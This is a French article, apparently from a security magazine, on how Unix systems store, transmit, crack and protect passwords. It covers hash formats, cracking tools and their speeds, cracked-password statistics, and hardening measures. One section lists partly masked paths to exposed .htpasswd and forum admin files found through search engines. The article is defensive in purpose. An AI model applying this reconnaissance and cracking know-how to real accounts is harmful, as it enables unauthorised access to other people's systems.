La faiblesse principale des algorithmes DES et MD5 est que le coût maximal de calcul d'une empreinte est fixe, c'est-à-dire que le nombre d'instructions à exécuter est limité. Puisque la puissance des processeurs augmente, elle est multipliée par deux tous les un an et demi d'après la loi de Moore, le nombre d'instructions exécutées par seconde augmente, et donc le temps d'un calcul diminue. Cet algorithme est paramétrable, comme l'extension BSDi à l'algorithme DES, afin de spécifier le nombre d'itérations des fonctions sous-jacentes utilisées.

Une autre faiblesse de ces algorithmes est qu'ils sont de plus en plus étudiés, et donc que le nombre d'instructions à exécuter par calcul diminue. L'utilisation d'instructions SIMD (*Single Instruction Multiple Data*, comme MMX ou SSE) appliquent à plusieurs données la même instruction en permettant de réaliser plusieurs calculs dans le même temps qu'un seul précédemment. Il est de plus possible de mettre en œuvre la fonction DES sur des puces spécialisées extrêmement rapides. L'Electronic Frontier Fondation a publié un livre intitulé "Cracking DES" dans lequel ils décrivent la programmation d'une puce de chiffrement DES. En modifiant ce programme, il est théoriquement possible de lui permettre de casser des empreintes DES en des temps records. Ce livre est librement accessible sur :
<http://www.eff.org/descracker/>.

Le calcul s'effectue par 64 appels de la fonction BlowFish entrelacés avec des transformations simples pour chiffrer la chaîne "OrpheanBeholderScryDoubt" de 192 bits. La longueur des mots de passe est limitée à 55 caractères, ce qui n'est pas une sérieuse limitation. La taille de la graine est 128 bits. Le nombre d'appels à la fonction BlowFish est paramétrable de 2^4 à 2^31 itérations.

La longueur de l'empreinte est de 60 caractères dans la base d'authentification, les premiers caractères étant '$2a$', suivis de 2 caractères de paramétrage, du caractère '$' et de 128 bits (21 caractères plus deux bits) de graine.

Cet algorithme est disponible sur OpenBSD, les versions récentes de FreeBSD et sur les systèmes Linux sous Glibc 2.1.3 avec le patch crypt_blowfish de **Solar Designer,** tels que Owl. Ce patch est disponible sur :
<http://www.openwall.com/crypt/>.

Le document *A Future-Adaptable Password Scheme* de Niels Provos et David Mazières accessible sur :
<http://www.usenix.org/events/usenix99/provos/provos_html/> décrit les défauts des différents algorithmes et comment celui-ci a été mis au point.

Un autre document, historique celui-ci puisque datant du 3 avril 1978, décrit les problèmes de sécurité des mots de passe :
<http://plan9.bell-labs.com/7thEdMan/vol2/password>
à consulter avec une commande du genre `groff -t -e -ms -T ascii password | less` .

EXEMPLES

Voici quelques exemples d'empreintes sur un système FreeBSD 4.7-RELEASE-p1, celui-ci supportant les algorithmes décrits. Perl, utilisé ci-dessous, ne fait qu'employer la fonction crypt du système :

- DES

```
$ perl -e 'print crypt("toto", "O6")."\n"'
O6TsHBHR3MB3.
```

- BSDi DES

```
$ perl -e 'print crypt("toto", "_J9..O666")."\n"'
_J9..O666oiDpX6qdOao
```

- MD5

```
$ perl -e 'print crypt("toto", "\$1\$O6\$")."\n"'
$1$O6$ghvX17nTvOOcpFJB4WKTo1
```

- BlowFish

```
$ perl -e 'print crypt("toto",
"\$2a\$O6\$8Gg1PZ9J5wYaQKdOFCQNMO")."\n"'
$2a$O6$8Gg1PZ9J5wYaQKdOFCQNMOqHb3.yv.8aBrAf.fOvaN4BvEDOrF9..
```

Il est à noter que le caractère \ présent devant chaque signe $ est nécessaire afin que ce dernier ne soit pas interprété de façon spéciale par Perl.

AUTHENTIFICATION SOUS UN RÉSEAU UNIX

L'algorithme utilisé dépend fortement du protocole applicatif utilisé, mais aussi de son niveau.

Les commandes `telnet`, `ftp`, `rlogin`, `pop`, `http`, etc., majoritaires dans les réseaux locaux, comme sur l'Internet, envoient simplement le mot de passe en clair, ce qui en fait l'algorithme le plus présent. Dans de nombreux cas, le mot de passe est juste "brouillé" comme avec HTTP, c'est-à-dire qu'il est codé de telle façon que quelqu'un écoutant le réseau ne voie pas le mot de passe en clair, mais n'importe quel programme pourrait le décoder très rapidement. L'inconvénient principal est que le mot de passe peut être capturé sur les réseaux publics par des personnes pouvant ensuite usurper l'identité volée.

La première façon d'empêcher ce vol est d'utiliser le protocole de défi / réponse. Ceci permet au client, via un échange de données avec le serveur, de lui prouver qu'il connaît le mot de passe sans l'envoyer en clair sur le réseau. Pour cela, à la connexion, le serveur envoie un défi au client. Le client utilise ce défi et le mot de passe entré par l'utilisateur pour calculer une réponse qu'il retourne au serveur. De son côté, le serveur a effectué la même opération avec le défi expédié au client et le mot de passe contenu dans la base des utilisateurs. Il compare alors les résultats et considère que le mot de passe saisi par l'utilisateur est correct lorsque les résultats sont identiques.

Deux exemples sont les protocoles APOP et *HTTP Digest*. Dans APOP (RFC 1939), la réponse est le MD5 de la concaténation du défi et du mot de passe. Dans HTTP Digest (RFC 2617), la réponse est le MD5 de la concaténation de plusieurs chaînes dont le défi, le mot de passe et une partie de l'URL demandée.

Il est à noter que l'utilisation du protocole défi / réponse, s'il permet de protéger le mot de passe sur le réseau qui est l'endroit de moindre confiance, déporte le problème sur le serveur où le mot de passe doit être enregistré en clair, ou en un équivalent. En cas de piratage du serveur, le pirate pourra utiliser la base d'authentification dérobée pour usurper l'identité de tous les comptes.

D'autres solutions pour protéger les échanges réseau sont le chiffrement de la session applicative, dans laquelle le mot de passe est envoyé en clair, et l'authentification forte par un système de clé publique / clé privée.

LES LOGICIELS DE CASSAGE CONTRE UNIX

De nombreux logiciels de cassage de mots de passe sont utilisés contre les empreintes Unix. Voici les plus courants ainsi que les plus originaux.

CRACK

Crack est le père des logiciels modernes de cassage. Sa dernière version, la 5.0a, date de décembre 1996 mais devrait compiler sans problème sur tous les Unix modernes. Ce logiciel Open-Source pour Unix a été écrit par Alec Muffett et est accessible sur le site **<http://www.users.dircon.co.uk/~crypto/>**.

Crack ne possède que les fonctions de hachage de mots de passe en DES. Il est capable d'utiliser la fonction `crypt(3)` du système pour casser tous les algorithmes supportés par le système tels que MD5.

Il contient depuis très longtemps toutes les fonctions de génération de mots de passe aujourd'hui classiques. Tout d'abord, Crack utilise le contenu du fichier de mots de passe pour générer des mots de passe potentiels, comme le login, mais aussi le nom de l'utilisateur et toutes ses données associées. Ensuite, il lit les dictionnaires fournis par l'utilisateur. Un langage de description de modifications permet de définir les transformations des mots de passe potentiels avant hachage. Le fichier de configuration en standard contient de nombreuses règles préconfigurées et suffisantes dans de nombreux cas.

Depuis la version 5.0, les dictionnaires utilisés doivent être compressés dans un format assez simple, permettant de réduire la taille de ces fichiers de façon assez significative.

JOHN THE RIPPER

John the Ripper est actuellement le logiciel de cassage le plus évolué. La dernière version stable, la 1.6, date de décembre 1998. Ce logiciel Open Source pour Unix et Windows est écrit et maintenu par Solar Designer, et accessible sur le site **<http://www.openwall.com/john/>**.

John met en oeuvre les algorithmes DES, BSDi DES, MD5, BlowFish et LanMan, tous ceux-ci de façon extrêmement optimisée en assembleur sur les processeurs x86, Sparc, Alpha, PPC, PA-RISC et Mips 32 et 64 bits.

Il contient toutes les fonctions de génération de mots de passe contenues dans Crack avec en plus d'autres possibilités. La première est l'écriture dans le fichier de configuration de fonctions de filtrage ou de génération de mots de passe. Le langage utilisé est une version simplifiée du C. Ceci permet d'accélérer les calculs en filtrant les mots de passe à hacher, ou en les générant directement tels que souhaités.

La seconde possibilité est la fonction de génération par "force brute intelligente", permettant réellement d'accélérer la performance d'un cassage par force brute. Le système utilisé est basé sur la construction de statistiques à propos de la constitution des mots de passe déjà cassés. Celles-ci sont utilisées par l'option *incremental* pour générer des mots de passe qui ressemblent à ceux déjà obtenus, puis pour s'en éloigner au fur et à mesure.

Le fichier de configuration en standard contient plus de règles préconfigurées que Crack, ainsi que quelques fonctions de génération et de filtrage prédéfinies.

La version en cours de développement, la 1.6.32-dev lors de l'écriture de cet article, est non seulement stable, mais aussi bien plus rapide. Pour information, certains algorithmes sur certains processeurs sont programmés avec des instructions SIMD (*Single Instruction Multiple Data*) afin d'effectuer plusieurs hachages simultanément. Par exemple, l'algorithme DES sur un processeur Intel de base passe de 120000 hachages par seconde à 270000 grâce aux instructions MMX, mais aussi à l'optimisation de la mise en œuvre DES. Il en est de même pour l'algorithme MD5 sur plusieurs processeurs RISC.

QCRACK

QCrack est le seul logiciel qui effectue actuellement du cassage par dictionnaires pré-calculés contre des empreintes DES. La dernière version, la 1.02, date de janvier 1997. Ce logiciel Open Source pour Unix a été écrit par The Crypt Keeper. Il ne possède plus de site officiel, mais il est accessible à plusieurs endroits.

Afin de fonctionner, il est nécessaire de générer le dictionnaire pré-calculé. Pour cela, l'utilisateur fournit une liste de mots au logiciel Qinit, livré avec, qui va hacher chacun d'eux des 4096 façons possibles. Dans la pratique, en n'enregistrant qu'une image (les huit premiers bits) des hachés, une économie de place disque est réalisée. Cette place gagnée (4Ko par mot de passe au lieu de 32Ko) l'est au détriment d'un temps de cassage ensuite plus important puisque, statistiquement, un mot de passe sur 256 devra être haché pour vérifier s'il s'agit du bon mot de passe. Mais cela permet de façon indéniable d'accélérer les temps de cassage lors de mots de passe généralement choisis par des utilisateurs non formés.

AUTRES LOGICIELS DE CASSAGE CONTRE UNIX

De nombreux logiciels existent pour casser des empreintes Unix. Généralement, ceux-ci utilisent la fonction crypt du système et ne possèdent aucune fonctionnalité de génération de mots de passe.

La liste suivante est loin d'être exhaustive.

De très nombreux casseurs DES existent, aussi bien écrits en C qu'en Perl et souvent n'utilisant que la fonction crypt() du système.

Les bases LDAP, telles que Netscape Directory, stockent généralement leurs mots de passe en SHA1, mais peuvent aussi le faire en DES. L'empreinte SHA1 est reconnaissable à ce qu'elle commence par {SHA} (et non pas par SHA1 ;-) et est suivie de 160 bits codés en base 64. Le calcul est simple puisqu'il suffit d'appeler une fonction SHA1 pour obtenir l'empreinte. Ainsi, le mot de passe Bonjour1 a pour empreinte {SHA}8B6PG6HVfprncZul2F3mqsG1p2w= :

```
$ echo -n Bonjour1 | openssl sha1 -binary | openssl base64
8B6PG6HVfprncZul2F3mqsG1p2w=
```

Le principal avantage de cet algorithme est sa grande vitesse d'exécution, ceci permettant qu'un serveur authentifie plusieurs milliers d'utilisateurs par seconde tout en pouvant effectuer d'autres tâches simultanément. En revanche, le manque de graine est une grande vulnérabilité puisqu'un casseur peut alors, en ne chiffrant qu'une seule fois chaque mot de passe potentiel, tester tous les utilisateurs de la base.

Une version avec graine, nommée Salted SHA, permet d'éviter cela sans rendre significativement plus longs les calculs. Il suffit simplement de concaténer la graine au mot de passe et d'en calculer l'empreinte SHA1. La graine est alors concaténée au résultat, le tout étant codé en base 64.

L'authentification Web la plus répandue est nommée "Basic HTTP". Elle ne consiste qu'au codage en base 64 de la concaténation du login et du mot de passe avec le caractère : entre les deux. Le décodage se fait très simplement via des commandes comme openssl et mimencode :

```
$ echo 'ZHVjYW1wOlBldGl0Q3VyaWV1eDstKQ==' | mimencode -u
```

LA PROTECTION DES MOTS DE PASSE SOUS UNIX

La méthode de protection des mots de passe utilisée dépend fortement du contexte, suivant que les empreintes sont sauvegardées au niveau système, réseau ou applicatif.

La protection la plus simple est de cacher les mots de passe aux utilisateurs, cette technique étant appelée les "*shadow passwords*". Les mots de passe sont déplacés du fichier `/etc/passwd` vers le fichier `/etc/shadow` (ou équivalent), ce dernier ne devant être lisible que par les administrateurs. La commande `pwconv` permet d'effectuer ce déplacement, `pwunconv` pouvant l'inverser.

Les applications devant authentifier des utilisateurs doivent avoir été compilées pour supporter cette fonction, mais aujourd'hui, toutes les applications modernes supportent cette fonctionnalité, qui est souvent activée par défaut.

Sur les systèmes avec PAM, il est nécessaire d'ajouter dans le fichier `/etc/pam.d/passwd` le terme `shadow` à la fin de la ligne suivante :

```
password  required     /lib/security/pam_pwdb.so
```

Une autre méthode de protection est de changer l'algorithme de hachage utilisé pour en choisir un plus résistant au cassage que le DES, comme MD5 et BlowFish. Sur les systèmes Linux sans PAM, ajoutez `MD5_CRYPT_ENAB yes` dans le fichier `/etc/login.defs`.

Sur les systèmes avec PAM, il est nécessaire d'ajouter dans le fichier `/etc/pam.d/passwd` le terme *md5* à la fin de la ligne suivante :

```
password  required     /lib/security/pam_pwdb.so
```

Sous OpenBSD, le fichier `/etc/passwd.conf` doit être modifié pour choisir l'algorithme et le configurer :

- `localcipher=md5` pour faire du MD5
- `localcipher=blowfish,x` pour faire du BlowFish avec 2^x itérations, x devant être compris entre 4 et 31.

Sous FreeBSD, le fichier `/etc/login.conf` doit être modifié pour choisir l'algorithme :

- `passwd_format=md5` pour faire du MD5
- `passwd_format=blf` pour faire du BlowFish

POURQUOI PROTÉGER LES MOTS DE PASSE SUR UN RÉSEAU UNIX

La première raison est que les protocoles les plus utilisés sont vulnérables à l'écoute passive, l'attaquant pouvant collectionner très facilement les mots de passe circulant en clair sur son réseau local. Malgré une légende urbaine persistante, les commutateurs n'ont jamais empêché quiconque de renifler le réseau, il faut juste effectuer de l'écoute active.

Plutôt que d'utiliser un programme comme Tcpdump ou Snort, des programmes permettent de constituer directement une base d'authentifications. Les programmes les plus communs sont :

- `linsniff666.c` capture le début des connexions FTP, Telnet, POP2, POP3, IMAP2 et login.
- `dsniff` **<http://naughty.monkey.org/~dugsong/dsniff/>** par Dug Song **<dugsong@monkey.org>** capture les mots de passe en clair (ou obscurcis) dans plus de 30 protocoles :

```
FTP, Telnet, SMTP, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP,
Rlogin, RIP, OSPF, NFS, YP/NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster,
PostgreSQL, Meeting Maker, Citrix ICA, Symantec, NAI Sniffer, Microsoft
SMB, Oracle SQL*Net, Sybase et Microsoft SQL auth info.
```

LA PROTECTION DE TELNET

Pour protéger ce protocole, deux méthodes sont possibles : soit en ne protégeant que la phase d'authentification, soit en chiffrant toute la session.

La façon la plus simple de protéger l'authentification est d'utiliser des mots de passe jetables, aussi dits non rejouables. Le but est que même si le mot de passe que quelqu'un vient d'utiliser est capturé, celui-ci ne peut plus être valable à nouveau. L'utilisateur doit donc avoir une liste de mots de passe générée par l'administrateur du système, ou un petit programme approprié (il en existe pour Palm Pilot par exemple). Même si une longue suite de mots de passe est capturée, il n'est pas possible de deviner le prochain à utiliser.

Les deux systèmes principaux sont *S/KEY One-Time Password System* (RFC1760) et *One Time Passwords in Everything* (OPIE - RFC1938) - **<http://inner.net/opie>**.

Ces systèmes ne demandent qu'un support au niveau du serveur, tout client Telnet étant compatible. Il est également possible de les utiliser avec FTP, SSH et d'autres protocoles.

Un autre système est une authentification par mots de passe sécurisée en utilisant une technique de preuve sans apport de connaissance et un protocole d'échange de clés asymétriques. Le principal système existant est *Stanford Remote Authentication Project* (SRP) - **<http://srp.stanford.edu/>**.

Le problème majeur est qu'il est nécessaire de modifier à la fois les serveurs et les clients. Ceci empêche de se connecter depuis tout système non compatible.

Ces méthodes ont le défaut de ne protéger que la phase d'authentification. Or, lorsqu'un administrateur se connecte à un serveur, le mot de passe de root passe alors en clair dans la session et il est possible pour un pirate d'injecter des paquets dans la connexion pour faire exécuter des commandes avec l'identité de la personne attaquée. Pour contrer cela, la session complète peut être chiffrée.

La méthode la plus simple est d'encapsuler la session Telnet dans SSL, soit en utilisant un *wrapper* SSL (voir Stunnel ci-dessous), soit en utilisant des clients et serveurs patchés.

La méthode la plus utilisée aujourd'hui est d'utiliser SSH, un remplaçant sécurisé de rlogin et RSH avec chiffrement et authentification forts. SSH est à la fois un programme et un protocole créés par **Tatu Ylönen**. Deux versions de protocoles incompatibles existent : 1.5 et 2, correspondant respectivement aux versions 1.2.x et 2.x du programme accessible sur **<ftp://ftp.ssh.com/pub/ssh/>**. Une version commerciale existe et est diffusée par la société ssh.com de Tatu Ylönen.

Des problèmes de licences associées à ces différentes versions ont amené l'équipe du **projet OpenBSD** à développer OpenSSH à partir de la version 1.2.12 (dernière version libre - dans le sens BSD - de Tatu Ylönen). Le support des protocoles 1.3, 1.5 et 2.0 a été rajouté et la version OpenBSD est portée sous les autres Unix dont Linux, Solaris, AIX, IRIX, HP/UX, FreeBSD et NetBSD, mais aussi sous Windows avec l'environnement Cygwin. Ce programme utilise la bibliothèque `libcrypto` de OpenSSL comme moteur de chiffrement.

D'autres mises en oeuvre existent, le site de OpenSSH listant les principales, comme PuTTY pour Windows. Il faut savoir, qu'en France, après la parution des décrets de 1998 et 1999 relatifs à l'usage de la crytologie, seule la version nommée SSF de **Bernard Perrot** était officiellement autorisée. Celle-ci correspond à la version 1.2.27 de Tatu Ylönen (avec de nombreux bogues corrigés), pour laquelle la taille de l'espace de clé est limitée à 2^128. Son usage est libre (les utilisateurs n'ont aucune démarche à effectuer), SSF ayant fait l'objet d'une déclaration auprès du SCSSI. Les conditions légales d'usage de la cryptologie au jour de parution de cet article peuvent être obtenues auprès de la DCSSI (**http://www.ssi.gouv.fr**).

SSH permet de plus d'encapsuler des connexions TCP et gère nativement l'encapsulation des déports d'affichages X11. C'est pour tout cela que SSH est de plus en plus utilisé, non seulement par des administrateurs qui veulent pouvoir effectuer leurs tâches à distances, mais aussi par les utilisateurs de base qui sont sensibles à la confidentialité de leurs données. Pour les utilisateurs avancés, un VPN bon marché peut être mis en place en

encapsulant PPP, voir la FAQ de SSH : **<http://www.employees.org/~satch/ssh/faq/ssh-faq-5.html#ss5.4>.**

Bien sûr, tout ceci doit être correctement utilisé, les attaques actives contre les utilisateurs distraits permettent d'intercepter les connexions chiffrées, SSL et SSH, et obtenir les données en clair, dont le mot de passe utilisé lors de l'authentification.

LA PROTECTION D'AUTRES PROTOCOLES : POP3 / HTTP

Pour ces deux protocoles, une version défi / réponse existe. APOP est le protocole d'authentification pour POP3, Digest celui de HTTP. Non seulement ceux-ci ne sont pas mis en œuvre dans tous les clients ni dans tous les serveurs, mais en plus ils nécessitent que le mot de passe soit enregistré en clair (ou en un équivalent) sur le serveur.

Dans certains cas, APOP peut être intéressant, cela permettant d'avoir deux authentifications différentes pour récupérer son courrier et pour se connecter interactivement.

Une meilleure méthode est d'encapsuler la session dans SSL : quasiment tous les clients et serveurs HTTP savent utiliser ce mode de chiffrement, ainsi que tous les clients majeurs POP3.

LA PROTECTION DES MOTS DE PASSE CÔTÉ SERVEUR

L'encapsulation SSL est une bonne façon de protéger son authentification, en plus de garantir une certaine confidentialité sur le réseau. Afin de rajouter le support de SSL aux serveurs qui n'ont pas été conçus pour, il est possible d'utiliser un wrapper comme Stunnel : **<http://stunnel.mirt.net/>** (ou **<http://www.stunnel.org/>**). Stunnel écoute sur un port, déchiffre la communication SSL reçue et renvoie les données vers le port du serveur. Le client se connecte alors sur le port de Stunnel et communique en SSL, le trafic sur le réseau étant alors protégé par la couche SSL.

Les protocoles classiques ainsi "sécurisables" sans modification du démon sont POP-2, POP-3, IMAP, NNTP et HTTP. Même si SMTP-TLS n'est pas une simple encapsulation de SMTP dans SSL, comme c'est le cas pour les autres protocoles, Stunnel est capable de gérer le début de la connexion en clair jusqu'à l'établissement de la communication SSL.

En fait, Stunnel est également utilisable côté client, Stunnel écoutant sur un port un trafic en clair et le renvoyant chiffré vers un serveur SSL. Cette fonctionnalité est notamment utilisée dans le cas de clients de messagerie ne supportant pas SSL de façon native.

SSL offrant des options de gestion de certificats, Stunnel est capable de vérifier le certificat présenté par son interlocuteur. Ceci est utilisé notamment pour restreindre au maximum les accès d'utilisateurs distants à un serveur de messagerie : un pirate n'ayant pas de certificat valide, il ne pourra accéder au serveur protégé.

Finalement il est possible, comme avec SSH, de mettre en place des VPN en encapsulant PPP, voir les exemples sur le site non officiel de Stunnel : **<http://www.stunnel.org/examples/pppvpn.html>**.

LA PROTECTION DES MOTS DE PASSE APPLICATIFS SOUS UNIX

L'application la plus utilisée est *Apache*. Les bases d'utilisateurs sont souvent appelées `.htpasswd` comme dans les exemples de la documentation, mais peuvent porter n'importe quel nom. Comme chaque utilisateur peut décider de restreindre une arborescence en demandant à s'authentifier, ceux-ci placent souvent leur base dans le répertoire à protéger, ceci faisant qu'elle est accessible via HTTP. Pire que cela, l'arborescence Web est souvent accessible via FTP anonyme ou d'autres protocoles plus utilisés localement comme NFS ou SMB.

Dans la configuration par défaut d'Apache, l'accès est maintenant interdit aux fichiers commençant par `.ht`.

Pour les systèmes de discussion Web qui enregistrent la base des utilisateurs dans le répertoire des CGI, comme *wwwboard* et *discus board*, il est important de ne pas les utiliser à moins d'être capable au niveau du serveur Web de bloquer l'accès à ces fichiers sensibles.

Sur les serveurs Netscape, la base LDAP est stockée dans un fichier nommé `id2entry.dbb`. Ce fichier, qui n'est pas dans l'arborescence exportée par HTTP, ne doit en aucun cas être accessible via un autre moyen de partage de fichiers.

EXEMPLES D'ACCÈS À DES FICHIERS DE MOTS DE PASSE

Il est relativement facile de trouver de telles bases d'utilisateurs. Si vous en cherchez une précisément, vous ne l'obtiendrez certainement pas, mais si vous en cherchez, vous en trouverez à coup sûr.

Ci-dessous quelques fichiers `.htpasswd` trouvés via *FTPSearch* (lorsque ce système fonctionnait encore bien). Parmi ceux-là, certains étaient mis à jours plusieurs fois par semaine avec des comptes ajoutés ou supprimés et des mots de passe mis à jour.

```
 25.8K 2000 Jan 20 ftp.xxxxxxxxxx.edu /pub/.../hnpeople/.htpasswd
68.3K 2000 Jan 20 ftp.xxxx.hu         /customers/.../cv/.htpasswd
 6.4K 2000 Jan 17 ftp.xxxx.hu         /customers/.../employers/.htpasswd
   44 2000 Jan 11 ftp.xxxxxxxxxx.dk   /projects/.../.htpasswd
   59 1999 Dec 16 ftp.xxxxxxxxxx.com  /Products/protected/.htpasswd
   39 1999 Dec 14 ftp.xxxxxx.net      /showcase/.../.web/.htpasswd
   23 1999 Dec 14 ftp.xxxxxxxxx.edu   /coe/.../prot-dir/.htpasswd
   41 1999 Nov  9 ftp.xxxxxxxxx.edu   /depts/.../PRIVATEadmn/.htpasswd
    0 1999 Nov  3 ftp.xxxxxxxxx.edu   /depts/sun2-xttys/.htpasswd
   40 1999 Oct 26 ftp.xxxxxxxxx.edu   /student/.../securedadmin/.htpasswd
   19 1999 Oct 20 ftp.xxxxx.ch        /irc/.../243/.htpasswd
   25 1999 Oct 18 ftp.xxxxxxxxx.edu   /student/.../password/.htpasswd
1.0K 1999 Oct 15 ftp.xx.pt            /disk2/.../_pwprotect/.htpasswd
1.0K 1999 Oct 15 ftp.xxxxxx.no        /.11/.../_pwprotect/.htpasswd
1.0K 1999 Oct 15 ftp.xxxxxxx.pt       /.3/.../_pwprotect/.htpasswd
1.0K 1999 Oct 15 ftp.xxxxxx.pt        /.d9/.../_pwprotect/.htpasswd
   40 1999 Oct 14 ftp.xxxxxxxxx.edu   /student/.../directoradmin/.htpasswd
   41 1999 Oct  6 ftp.xxxxxxxxx.edu   /student/.../secureadmin/.htpasswd
   21 1999 Oct  4 ftp.xxxxxxxxx.edu   /depts/.../protimadmin/.htpasswd
   25 1999 Sep 29 ftp.xxxxxxxxx.edu   /coe/.../ftp/.htpasswd
```

De même via *AltaVista*, des fichiers admin.txt, passwd.txt et users.txt étaient référencés.

1. Index of /~j9706248/discus_admin
   URL: www.xxxxxxxxxxx.uk/~j9706248/discus_admin/
2. Index of /Tools/discus_admin
   URL: www.xxxx.org/Tools/discus_admin/
3. Index of /~ycstweb/discus_admin_9787
   URL: www.xxxx.com/~ycstweb/discus_admin_9787/
4. Index of /chode/discuss/admin/
   URL: www.xxxxxx.com/chode/discuss/admin/
5. Index of /Discus/discus2_30
   URL: xxxxxxx.com/Discus/discus2_30/
6. Index of /spring/discus_admin
   URL: www.xxxxxxx.net/spring/discus_admin/
7. Index of /~linyi/discus_admin_145129241/
   URL: xxxxxxxxx.xxxxxxxxxxx.sg/~linyi/discus_admin_145129241/
8. Index of /discus_admin_229269155
   URL: www.xxxxxxxxxx.com/discus_admin_229269155/
9. Index of /kit/discus_admin
   URL: users.xxxxxx.net/kit/discus_admin/
10. Index of /discus_admin_04251121
    URL: www.xxxxxxxxxxxx.net/discus_admin_04251121/

Si ces comptes ne donnent pas forcément accès à des informations intéressantes, comme les utilisateurs ont la fâcheuse manie d'utiliser le même mot de passe pour des choses de sensibilités différentes, ces sésames peuvent aboutir à des Saint-Graal avec beaucoup de chance et pas mal de patience...

LE DURCISSEMENT DES MOTS DE PASSE SOUS UNIX

Comme vu dans la première partie, le durcissement des mots de passe des utilisateurs est la fonctionnalité qui n'accepte un nouveau mot de passe qu'après s'être assuré qu'il suit un certain nombre de règles. Ce durcissement est donc toujours lié au système. Cela assure que les mots de passe choisis ne soient pas trop simples et qu'ils résistent plus longtemps contre les programmes de cassage de mots de passe.

POURQUOI DURCIR LES MOTS DE PASSE ?

Avant de voir comment durcir les mots de passe sous Unix, voici quelques statistiques sur des mots de passe cassés, initialement chiffrés en DES, ainsi que sur les temps de cassage maximaux pour les différents types d'algorithmes, afin de vous convaincre de l'utilité du durcissement des mots de passe.

Sur un sous-ensemble des comptes que j'ai pu casser, voici comment sont constitués ces mots de passe cassés :

```
2215 (100.00 % ) Mots de passe crackés

1015 ( 45.82 % ) Un mot en minuscules
 441 ( 19.91 % ) Un mot en minuscules suivi du chiffre '1'
 209 (  9.44 % ) Un mot en minuscules suivi d'un chiffre autre que '1'
   2 (  0.09 % ) Un mot en minuscules suivi d'une majuscule
  40 (  1.81 % ) Un mot en minuscules suivi d'un autre caractère

  38 (  1.72 % ) Le chiffre '1' suivi d'un mot en minuscules
  12 (  0.54 % ) Un chiffre autre que '1' suivi d'un mot en minuscules
   7 (  0.32 % ) Un autre caractère suivi d'un mot en minuscules

 191 (  8.62 % ) Plusieurs chiffres suivis d'un mot en minuscules
   5 (  0.23 % ) Un mot en minuscules suivis de plusieurs chiffres
  12 (  0.54 % ) minuscule(s) chiffre(s) minuscule(s)
   2 (  0.09 % ) chiffre(s) minuscule(s) chiffre(s)
  57 (  2.57 % ) nombre
   9 (  0.41 % ) minuscules et chiffres

  88 (  3.97 % ) Une majuscule suivie de minuscule(s)
  22 (  0.99 % ) Une majuscule suivie de minuscule(s) et du chiffre '1'
  11 (  0.50 % ) Une majuscule suivie de minuscule(s) et d'un chiffre a
   1 (  0.05 % ) Une majuscule suivie de minuscule(s) et de chiffres
   1 (  0.05 % ) Une majuscule suivie de minuscule(s) et d'une majuscule
   8 (  0.36 % ) Une majuscule suivie de minuscule(s) et d'un autre caractère

  24 (  1.08 % ) Un mot en majuscules
   1 (  0.05 % ) Un mot en majuscules suivi du chiffre '1'
   2 (  0.09 % ) Un mot en majuscules suivi d'un autre chiffre
   1 (  0.05 % ) Un mot en majuscules suivi de plusieurs chiffres
   0 (  0.00 % ) Un mot en majuscules suivi d'un autre caractère
   1 (  0.05 % ) Une suite de majuscule(s) et de minuscule(s)
   0 (  0.00 % ) Une suite de majuscule(s) et de chiffre(s)
   1 (  0.05 % ) Une suite de majuscule(s), de minuscule(s) et de chiffre(s)

  14 (  0.63 % ) Toute autre combinaison de caractères
```

Ce qui montre que seulement trois règles suffisent à décrire plus des trois quarts des mots de passe cassés.

En fait, il s'agit là de la version optimiste de ces statistiques où les comptes laissés à l'entière responsabilité des utilisateurs suivent plus facilement les statistiques suivantes (limitées aux règles représentant plus de 1%) :

```
( 69.68 % ) Un mot en minuscules
( 13.84 % ) nombre
(  4.27 % ) Une majuscule suivi de minuscule(s)
(  3.52 % ) Plusieurs chiffres suivis d'un mot en minuscules
(  3.14 % ) Un mot en majuscules
(  1.95 % ) Un mot en minuscules suivi du chiffre '1'
(  1.57 % ) Un mot en minuscules suivi d'un chiffre autre que '1'
```

La longueur des mots de passe cassés est aussi intéressante :

```
0      0.32 %
1      0.09 %
2      0.81 %
3      4.56 %
4      7.04 %
5     10.47 %
```

```
6       34.22 %
7       19.68 %
8       22.89 %
```

Ici, 60% des mots de passe cassés ne font que 6 caractères.

Sur les comptes sans restriction mentionnés ci-dessus, la longueur minimale est en fait fixée à quatre caractères ; les longueurs observées deviennent :

```
0        0.00 %
1        0.03 %
2        0.03 %
3        0.14 %
4       25.97 %
5       22.50 %
6       27.33 %
7       12.46 %
8       10.59 %
```

Soit les trois quarts des mots de passe cassés ne font que 6 caractères.

En étudiant les mots de passe cassés, 17% sont directement déductibles du login et un pourcentage de 29% est atteint avec en plus les informations associées à l'utilisateur.

Les dernières statistiques sont relatives aux temps de cassage, qui sont de plus en plus courts (temps obtenus avec john-1.6.32 sur un AMD Athlon(tm) XP 1600+ à 1400 MHz) :

- DES (517184 c/s) :
  - chiffrement DES de 6 caractères alphanumériques : 1h10
  - chiffrement DES de 7 caractères en minuscules : 4h20
  - chiffrement DES de 7 caractères alphanumériques : 1,75 jours
  - chiffrement DES de 8 caractères en minuscules : 4,67 jours
  - chiffrement DES de 8 caractères alphanumériques : 2 mois
- LANMAN (3070336 c/s) :
  - chiffrement LANMAN de 7 caractères alphabétiques : 0h45
  - chiffrement LANMAN de 7 caractères alphanumériques : 7h00
  - chiffrement LANMAN de 7 caractères (69 caractères) : 28 jours

Le nombre de tests possibles pour les autres chiffrements sont :

- BSDI DES : 17152 c/s
- FreeBSD MD5 : 4048 c/s
- OpenBSD BlowFish : 239 c/s

En imaginant de construire une machine fondée sur celle de l'EFF, effectuant 4,5E9 chiffrements par seconde, la totalité des combinaisons des 95 caractères possibles sur une longueur de 8 caractères ne prendrait que 17,5 jours...

En conclusion, il est facile de dire que les mots de passe choisis par les utilisateurs non avertis sont trop simples, ceci étant particulièrement grave quand il suffit d'un seul mot de passe pour accéder à un système.

LE DURCISSEMENT DES MOTS DE PASSE SOUS UNIX

La méthode classique sous Unix de durcir les mots de passe d'un système est de remplacer la commande `passwd` afin que chaque nouveau mot de passe suive des règles strictes. Un tel programme de remplacement est *Npasswd* de **Clyde Hoover** : **<http://www.utexas.edu/cc/unix/software/npasswd/>**.

Npasswd effectue sur les nouveaux mots de passe de nombreux tests à partir de règles de transformations et de dictionnaires avant de les accepter.

Une autre méthode, utilisable seulement sur les systèmes avec PAM, est d'utiliser un module de vérification de la force des nouveaux mots de passe. Deux existent : *CrackLib* et *pam_passwdqc*.

